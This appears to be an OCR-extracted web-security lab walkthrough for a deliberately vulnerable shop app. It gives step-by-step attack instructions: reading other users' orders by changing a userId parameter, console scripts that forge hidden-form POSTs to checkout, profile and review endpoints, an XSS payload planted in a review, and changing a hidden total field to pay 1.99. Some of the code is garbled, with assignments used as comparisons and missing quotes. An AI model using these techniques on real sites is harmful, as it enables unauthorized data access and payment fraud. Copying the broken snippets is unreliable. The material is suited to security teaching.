


Logout the account and login in another user account



After changing the url parameter we can see the another user order

list add the last of url this /?userId=3




1. **Copy and paste the following code into the console, replacing `2` with the desired user ID you want to test:**

   const userIdToCheck = 2; // Replace 2 with the target user ID

```
appData.orders
.filter(order => order.userId = userIdToCheck)
.forEach(order => {
console.log( Order ID: ${order.id} | Date: ${order.date} | Status: ${order.status} );
order.items.forEach(item => {
const product = appData.products.find(p => p.id = item.productId);
console.log( - ${product ? product.name : 'Unknown Product'} × ${item.quantity} );
});
console.log('---');
});
```

2. **Press Enter to execute the code.**



2. **Observe the console output:**
   - You will see logged order IDs, dates, statuses, and beneath each order, the list of items with product names and quantities.
   - This confirms you can access order information for the specified user ID, demonstrating an IDOR.


5. DOM MANIPULATION

DOM Manipulation is the process of using a scripting language, like JavaScript, to dynamically change the content, structure, and style of a website after it has loaded.

How it works:


- When your browser loads a webpage, it creates a logical, tree-like structure of the page called the Document Object Model (DOM).
- JavaScript can access this DOM to find, add, change, or remove any of the HTML elements and their attributes.
- By modifying the DOM, scripts can update the page's content without needing to reload it — creating interactive experiences.

- **Order Placement**
  - **Where:** Checkout form submission (`#checkoutForm`)




paste this code in console

```
const f = document.createElement('form');
f.action = '/checkout';
f.method = 'POST';
f.style.display = 'none';
f.innerHTML = `<input type="hidden" name="shippingAddress" value="DBG"> <input type="hidden" name="cartItems" value='[{"productId":5,"quantity":1,"price":99.99}]'> <input type="hidden" name="otp" value="000000">`;
document.body.appendChild(f);

// Trigger submit event instead of direct submit call
const event = new Event('submit', { bubbles: true, cancelable: true });
f.dispatchEvent(event);
```



- **Profile Updates**
  - **Where:** Profile update form


login as any user account




```
- **How:** Unprotected endpoint allows outside sites to submit changes.
```

paste this code in console

```
const profileForm = document.createElement('form');
profileForm.action = '/profile'; // must match your app route
profileForm.method = 'POST';
profileForm.style.display = 'none';
profileForm.innerHTML =




`;
document.body.appendChild(profileForm);
const profileEvent = new Event('submit', { bubbles: true, cancelable: true });
profileForm.dispatchEvent(profileEvent);
```




paste this code

```
const f = document.createElement('form');
f.action = '/review';
f.method = 'POST';
f.style.display = 'none';
f.innerHTML = <input type="hidden" name="productId" value="2"> <input type="hidden"
```

name="rating" value="5"> <input type="hidden" name="review" value="This review was posted via CSRF attack!"> ;
document.body.appendChild(f);

// Trigger submit event instead of direct submit call
const event = new Event('submit', { bubbles: true, cancelable: true });
f.dispatchEvent(event);




DOM MANIPULATION to XSS chaining (Bonus)

just replace the message with xss payload

paste this code

const f = document.createElement('form');
f.action = '/review';
f.method = 'POST';
f.style.display = 'none';
f.innerHTML = <input type="hidden" name="productId" value="2"> <input type="hidden" name="rating" value="5"> <input type="hidden" name="review" value="<img src=x onerror=aler(1)"> ;
document.body.appendChild(f);

// Trigger submit event instead of direct submit call
const event = new Event('submit', { bubbles: true, cancelable: true });
f.dispatchEvent(event);



6. Parameter Tampering & Business Logic Flaws

Parameter Tampering and **Business Logic Flaws** are related vulnerabilities, but they focus on slightly different things.

---

1. Parameter Tampering

Changing values sent between your browser and the server to do something unintended.

- These values can be in **URL query strings**, **POST data**, **cookies**, or **hidden form fields**.
- If the app doesn't validate these values on the server, attackers can abuse them.

2. Business Logic Flaws

These are mistakes in how the application's **workflow or rules** are designed.

- They happen when the app's logic doesn't consider how attackers might misuse features.
- It's not about "code bugs" — it's about **process flaws**.

Example:

- A coupon code meant for **one-time use** can be reused because the system only checks for expiration, not number of uses.
- Skipping a payment step by going directly to the order confirmation page.

In bug bounty terms:

- **Parameter tampering** = messing with inputs
- **Business logic flaw** = exploiting a weak process or sequence of actions

Payment Manipulation

- **Where:** Checkout (`#checkoutForm` , `processOrder()`)
- **How:** Amount is stored in an editable hidden field (`hiddenTotal`), allowing payment amount to be changed before submitting the form.

Step-by- Tampering Walk-through

1. Add any product to the cart and click “Proceed to Checkout.”
2. Press **F12** to open Developer Tools → **Elements** (HTML inspector).
3. Press **Ctrl + F** and search for `hiddenTotal` .
   You will see a hidden input that looks like:

xml

```
<input type="hidden" id="hiddenTotal" name="total" value="999.99">
```


4. Double-click the **value** attribute (`999.99`) and change it to 1.99 (or any amount you want).
5. Without touching anything else, click the normal **“Place Order”** button.

What just happened?

`processOrder()` trusts the hidden field and never recomputes the price, so it records the order at 1.99.

To verify:

- Open **Profile** → **Orders** – the new order shows the tampered total.
- Even after a full page refresh the stored order remains $1.99, proving the manipulation succeeded.



